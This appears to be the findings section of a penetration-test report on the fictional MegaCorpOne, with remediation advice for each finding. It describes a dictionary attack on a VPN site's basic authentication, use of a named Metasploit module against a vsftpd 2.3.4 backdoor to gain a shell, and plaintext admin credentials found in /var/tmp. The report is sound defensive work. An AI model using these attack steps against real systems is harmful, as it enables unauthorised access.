The following are vulnerability findings for the top 3 critical vulnerabilities from the Nessus report:

Apache Tomcat AJP Connector Request Injection (Ghostcat)

Risk Rating: **Critical**

Description:
Ghostcat allows unauthorized access to sensitive files, leading to potential data exposure.

Affected Hosts: 172.22.117.150

Remediation:
- Upgrade to the latest version of Apache Tomcat.

Bind Shell Backdoor Detection

Risk Rating: **Critical**

Description:
Detection of a bind shell backdoor indicates potential unauthorized access and control over the system. CGS was able to take advantage of the unpatched vsftpd backdoor.

Affected Hosts: 172.22.117.150

Remediation:
- MegaCorpOne can start conducting thorough security audits, remove the backdoor, and enhance access controls.

SSL Version 2 and 3 Protocol Detection

Risk Rating: **Critical**

Description:
The SSL v2 and v3 protocols pose a security risk to MegaCorpOne due to known vulnerabilities posed by several cryptographic flaws that can be exploited by a threat actor.

Affected Hosts: 172.22.117.150

Remediation:
- To mitigate the security risks associated with SSL v2 and v3 protocols, it is recommended that the company disable these protocols and encourage the use of more secure Transport Layer Security (TLS) versions.

The following are the overall vulnerability findings for MegaCoprOne:

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. CGS was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

VSFTPD Backdoor Exploit

Risk Rating: Critical

Description:
The VSFTPD Backdoor Exploit is a security vulnerability in VSFTPD version 2.3.4, enabling unauthorized access and arbitrary command execution. The attack leverages a Metasploit module (exploit/unix/ftp/vsftpd_234_backdoor) to exploit a backdoor, enabling the attacker to establish a reverse shell on the server.

Affected Hosts: 172.22.117.150

Remediation:

- Patch and Update: Immediately update the vsftpd software to the latest version or apply relevant patches that address the backdoor vulnerability. Regularly check for software updates and security patches to ensure the system is protected against known vulnerabilities.

- Implement Network Segmentation: Employ network segmentation to restrict unauthorized access to critical systems and services. Isolate the FTP service from other critical components of the network, minimizing the impact of a potential compromise and limiting lateral movement for attackers.

Poor Password Management

Risk Rating: Critical

Description:
Flawed password practices were exposed when CGS discovered 'adminpassword.txt' in /var/tmp, revealing plaintext storage of sensitive credentials. This lapse allowed CGS to exploit the security

vulnerability and gain unauthorized admin privileges, emphasizing the need for enhanced password security measures.

Affected Hosts: 172.22.117.150

Remediation:

- Implement Secure Password Policies: MegaCorpOne should establish and enforce robust password policies that include requirements for strong, complex passwords. Regular training and awareness programs can educate employees about the importance of password security.

- Utilize Secure Storage Solutions: Instead of storing passwords in plaintext files, MegaCorpOne should adopt secure password management tools or encrypted databases. This ensures that sensitive credentials are protected and significantly reduces the risk of unauthorized access through plaintext exposure.

Lack of User Awareness

Risk Rating: High

Description:
MegaCorpOne faces security vulnerabilities due to weak passwords and poor password storage, as evidenced by the discovery of 'adminpassword.txt' in plaintext. Additionally, incomplete patch management, highlighted by an exploited open port, emphasizes the need for robust user education to address these weaknesses and promote security best practices to prevent a breach.

Affected Hosts: All

Remediation:

- Implement Comprehensive User Awareness Training: Conduct regular training sessions to educate MegaCorpOne employees about the importance of strong and unique passwords, among other security training topics. Emphasize secure password storage practices and the risks associated with storing passwords in plaintext. Provide clear guidelines and best practices for creating and managing passwords.

- Enhance Patch Management Processes: Establish a thorough patch management strategy to ensure timely and complete updates for all systems. Regularly monitor and apply security patches to address vulnerabilities. Implement automated tools to streamline the patching process, reducing the likelihood of backdoor exploits due to incomplete patch management.

Incomplete Patch Management

Risk Rating: High

Description:
Failure to maintain up-to-date patch management on systems like vsftpd exposed the organization to known vulnerabilities, allowing CGS to create and exploit a backdoor and gain unauthorized access.

Affected Hosts: 172.22.117.150


Remediation:

- Robust Patch Management: Establish a systematic process for monitoring, testing, and deploying security patches promptly.

- Regular Vulnerability Assessments: Conduct routine assessments to identify and address potential vulnerabilities, ensuring proactive risk mitigation.

- Intrusion Detection Systems (IDS): Deploy IDS for continuous monitoring, alerting, and swift response to suspicious activities in the network.

MITRE ATT&CK Navigator Map



The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that CGS used throughout the assessment.

Legend:

Performed successfully
Failure to perform

References

Apache Tomcat AJP Connector Request Injection (Ghostcat). (2023). Tenable https://www.tenable.com/plugins/nessus/134862

C2 Matrix. (n.d.), https://www.thec2matrix.com/matrix

Gil. (2020). FTP backdoor command execution. Medium https://medium.com/@brgil/ftp-backdoor-command-execution-9a95973c02a3#:~:text=The%20concept%20of%20the%20attack,port%206200%20of%20the%20system

SSL Version 2 and 3 Protocol Detection. (2023). Tenable https://www.tenable.com/plugins/nessus/20007

The problem of poor password management practices. (2017). Secplicity https://www.secplicity.org/2017/11/07/problem-poor-password-management-practices/